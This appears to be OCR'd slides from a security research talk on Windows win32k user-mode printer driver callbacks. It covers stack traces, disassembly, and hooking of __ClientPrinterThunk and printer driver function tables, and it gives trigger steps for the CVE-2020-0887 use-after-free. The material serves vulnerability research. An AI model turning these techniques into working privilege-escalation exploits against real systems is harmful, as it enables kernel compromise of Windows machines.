ZDI-20-662	ZDI-CAN-10014	Microsoft	CVE-2020-0915
(0Day) Microsoft Windows splwow64 Untrusted Pointer Dereference Privilege Escalation Vulnerability			

③ https://www.zerodayinitiative.com/advisories/published/

UMPD Callback

```
 # Child-SP          RetAddr           Call Site
00 fffffe8c`c5c370b8 ffffc650`29a58b26 win32kfull!pppUserModeCallback
01 fffffe8c`c5c370c0 ffffc650`29ca2fc7 win32kfull!UMPDOBJ::Thunk+0x232
02 fffffe8c`c5c37130 ffffc650`29b955e5 win32kfull!UMPDDrvFillPath+0x1c7
03 fffffe8c`c5c37270 ffffc650`29b3501c win32kfull!EPATHOBJ::bSimpleFill+0x1147d5
04 fffffe8c`c5c37340 ffffc650`29a7e966 win32kfull!EPATHOBJ::bSimpleStrokeAndFill+0x2f8
05 fffffe8c`c5c37430 ffffc650`29b5602b win32kfull!EPATHOBJ::bStrokeAndOrFill+0x696
06 fffffe8c`c5c37660 fffff805`51be2c15 win32kfull!NtGdiRoundRect+0x19b
07 fffffe8c`c5c37a10 00007ff9`521a6f44 nt!KiSystemServiceCopyEnd+0x25
08 000000dd`73efdac8 00007ff9`51fc451d win32u!NtGdiRoundRect+0x14
```

```
3: kd> k
 # Child-SP          RetAddr           Call Site
00 fffffe8c`c5c378a8 ffffc650`29a58b26 win32kfull!pppUserModeCallback
01 fffffe8c`c5c378b0 ffffc650`29b23226 win32kfull!UMPDOBJ::Thunk+0x232
02 fffffe8c`c5c37920 ffffc650`29b1d0b9 win32kfull!UMPDDrvNextBand+0xe6
03 fffffe8c`c5c379f0 ffffc650`29b1cf79 win32kfull!GreDoBanding+0xad
04 fffffe8c`c5c37a40 fffff805`51be2c15 win32kfull!NtGdiDoBanding+0x29
05 fffffe8c`c5c37a80 00007ff9`521a5d64 nt!KiSystemServiceCopyEnd+0x25
06 000000dd`73efde98 00007ff9`51f89966 win32u!NtGdiDoBanding+0x14
```


```
00 fffffe8c`c5c36d18 ffffc650`29a58b26 win32kfull!pppUserModeCallback
01 fffffe8c`c5c36d20 ffffc650`29b14ecf win32kfull!UMPDOBJ::Thunk+0x232
02 fffffe8c`c5c36d90 ffffc650`29b468fd win32kfull!UMPDDrvBitBlt+0x28f
03 fffffe8c`c5c36f90 ffffc650`29a811e0 win32kfull!EngPaint+0x9d
04 fffffe8c`c5c37000 ffffc650`29a80f55 win32kfull!EngFillPath+0x230
05 fffffe8c`c5c37270 ffffc650`29b3501c win32kfull!EPATHOBJ::bSimpleFill+0x145
06 fffffe8c`c5c37340 ffffc650`29a7e966 win32kfull!EPATHOBJ::bSimpleStrokeAndFill+0x
07 fffffe8c`c5c37430 ffffc650`29b5602b win32kfull!EPATHOBJ::bStrokeAndOrFill+0x696
08 fffffe8c`c5c37660 fffff805`51be2c15 win32kfull!NtGdiRoundRect+0x19b
```

UMPD Callback


Why is it difficult for others to notice these specific flaws?

- UMPDDrvXxx functions are indirectly called in the kernel

  e.g. Not found via IDA xrefs



```
: UMPDDrvLineTo(struct _SURFOBJ *, struct _CLIPOBJ *, struct _BRUSHOBJ *, long, long,
```




```
xrefs to UMPDDrvLineTo(_SURFOBJ *,_CLIPOBJ *,_BRUSHOBJ *,long,long,long,long,_RECTL *,ulong)
Directi Typ Address                     Text
D···    o   .rdata:00000001C02E4668     dq offset UMPDDrvLineTo(_SURFOBJ *,_CLIPOBJ *,_BRUSHOBJ *,long,lon···
D···    o   .pdata:00000001C034F694     RUNTIME_FUNCTION <rva UMPDDrvLineTo(_SURFOBJ *,_CLIPOBJ *,_BRUSHOB···
```

- Kernel functions whick called UMPDDrvXxx do not use “xxx” or “zzz” as name prefix

  It's beyond our general perception:

- Win32k.sys uses function name decoration to keep track of functions that leave the critical section
  - Prefixed “xxx” and “zzz”

④ https://media.blackhat.com/bh-us- 11/Mandt/BH_US_11_Mandt_win32k_Slides .pdf




NORMAN

Kernel Attacks through User-Mode Callbacks


Tarjei Mandt
Black Hat USA 2011

UMPD Callback

- Triggering the UMPDDrvXxx must enable a printer driver instance, and defined the target interface: DrvXxx function in printer graphics dll.



Directio	Ty	Address	Text
Up	p	NtGdiBitBltInternal+15DB	call SURFACE::pfnBitBlt(void)
Up	p	BLTRECORD::bBitBlt(DCOBJ &,DCOBJ &,ulong)+3BA	call SURFACE::pfnBitBlt(void)
Up	p	BLTRECORD::bBitBlt(DCOBJ &,DCOBJ &,ulong)+5FF	call SURFACE::pfnBitBlt(void)
Up	p	EngStretchBltROP+32B	call SURFACE::pfnBitBlt(void)
Up	p	EngTextOut+E5C	call SURFACE::pfnBitBlt(void)
Do...	p	EngPaint+5C	call SURFACE::pfnBitBlt(void)
Do...	p	hsurfCreateCompatibleSurface+134804	call SURFACE::pfnBitBlt(void)
Do...	p	BLTRECORD::bBitBlt(DCOBJ &,DCOBJ &,ulong)+FF9B9	call SURFACE::pfnBitBlt(void)
Do...	p	SimBitBlt+116	call SURFACE::pfnBitBlt(void)
Do...	p	EngPlgBlt+13F5	call SURFACE::pfnBitBlt(void)




```
; int (__stdcall *__fastcall SURFACE::pfnBitBlt(SURFACE *__hidden this))(struct _SURFOBJ *, struct _SURFOBJ *, struct _SURFOB
public: int (*SURFACE::pfnBitBlt(void))(struct _SURFOBJ *, struct _SURFOBJ *, struct _SURFOBJ *, struct _CLIPOBJ *, struct _X
mov     eax, [rcx+70h]
test    al, 1
jnz     short loc_1C0069237
```

```
lea     rax, EngBitBlt
retn
```

```
loc_1C0069237:
mov     rax, [rcx+30h]
mov     rax, [rax+0B08h] ; UMPDDrvBitBlt
retn
public: int (*SURFACE::pfnBitBlt(void))(st
```

UMPD Callback

Shall we implement a printer driver and register it for triggering the UMPD callback?
Nop, there are serveral virtual printers enabled by default.



Notepad.exe

Select a printer

Fax
Microsoft Print to PDF
Microsoft XPS Document Writer
OneNote

状态: 就绪
位置:
备注:


□打印到文件(F)

```
hdc = gdi32.CreateDCA(0, "Microsoft XPS Document Writer", 0, 0)
docinfo = DOCINFO()
docinfo.cbSize = sizeof(DOCINFO)
docinfo.lpszDocName = LPTSTR("C:\\test\\test.txt")
docinfo.lpszOutput = LPTSTR("C:\\test\\test.xps")
docinfo.lpszDatatype = LPTSTR(0)
docinfo.fwType = 0

gdi32.StartDocA(hdc,byref(docinfo))
gdi32.StartPage(hdc)
```

Attack UMPD Callback

- Hook user32!__ClientPrinterThunk



```
int __fastcall _ClientPrinterThunk(__int64 pvIn)
{
  __int64 v1; // rbx@1
  __int64 v2; // rdx@3
  signed __int64 v3; // r8@3
  char *v4; // rcx@3
  __int64 v6; // [sp+0h] [bp-878h]@1
  char pvOut; // [sp+20h] [bp-858h]@2
  unsigned __int64 v8; // [sp+860h] [bp-18h]@1

  v8 = (unsigned __int64)&v6 ^ _security_cookie;
  v1 = pvIn;
  if ( *(_DWORD *)(pvIn + 8) > 0x838u )
  {
    v3 = 0xC0000017i64;
    goto LABEL_7;
  }
  if ( GdiPrinterThunk(pvIn, &pvOut) == -1 )
  {
    v3 = 0xC0000001i64;
LABEL_7:
    v2 = 0i64;
    v4 = 0i64;
    return NtCallbackReturn(v4, v2, v3);
  }
  v2 = *(_DWORD *)(v1 + 8);
  v3 = 0i64;
  v4 = &pvOut;
  return NtCallbackReturn(v4, v2, v3);
}
```

✓Easy to implement

All UMPDDrv function return to __ClientPrinterThunk

Hook peb->KernelCallbackTable is very simple

×Can not get or modify the Drv* function return value

Attack UMPD Callback

- Hook printer driver interface

```
BOOL DrvEnableDriver(
      ULONG        iEngineVersion,
      ULONG        cj,
  _In_ DRVENABLEDATA *pded
);
```

```
typedef struct tagDRVENABLEDATA {
  ULONG iDriverVersion;
  ULONG c;
  DRVFN *pdrvfn; // DDI Table
} DRVENABLEDATA, *PDRVENABLEDATA;
```

```
typedef struct _DRVFN {
  ULONG iFunc; // Drvfn ndex
  PFN   pfn;
} DRVFN, *PDRVFN;
```

```
1: kd> dt 0x00e0e148 tagDRVENABLEDATA
ExtPy!tagDRVENABLEDATA
   +0x000 iDriverVersion    : 0x30000
   +0x004 c                 : 0x1d
   +0x008 pdrvfn            : 0x58501168 _DRVFN
1: kd> dds 0x58501168
58501168  00000000
5850116c  58511de0 mxdwdrv!DrvEnablePDEV
58501170  00000007
58501174  58512620 mxdwdrv!DrvResetPDEV
58501178  00000001
5850119c  58512ef0 mxdwdrv!DrvStartDoc
585011a0  00000022
585011a4  585146b0 mxdwdrv!DrvEndDoc
585011a8  00000021
585011ac  58513c80 mxdwdrv!DrvStartPage
585011b0  00000020
585011b4  58514060 mxdwdrv!DrvSendPage
585011b8  0000000c
585011bc  5851f8e0 mxdwdrv!DrvRealizeBrush
585011c0  00000013
585011c4  5851ff10 mxdwdrv!DrvCopyBits
585011c8  00000012
585011cc  58520990 mxdwdrv!DrvBitBlt
585011d0  00000014
585011d4  58521310 mxdwdrv!DrvStretchBlt
585011d8  0000000e
585011dc  5851b7a0 mxdwdrv!DrvStrokePath
```

Replace the target function in the table when UMPD calling DrvEnableDriver


Case Study

Case Study

CVE-2020-0887

Summary:
The specific flaw exists within the win32kfull!GreExtTextOutWLocked function. The issue results from the lack of validating the existence of an surface object prior to performing operations on the object. When the GreExtTextOutWLocked called UMPDDrvTextOut function, the UMPDDrvTextOut could trigger a user-mode callback to Ring3 code and free the surface object, which leading to a user-after-free condition when return to the kernel.

Bug #1



①Create a printer device context
HDC hdc = CreateDCA(0, “OneNote”, 0, 0);

②A Surface Created for printer dc
StartDocW(hdc, &docInfo);
StartPage(hdc);

③Trigger UserMode Callback
TextOutA(hdc, 0, 0, LPCSTR("Test String"), 11);
NtGdiFlushBatch();

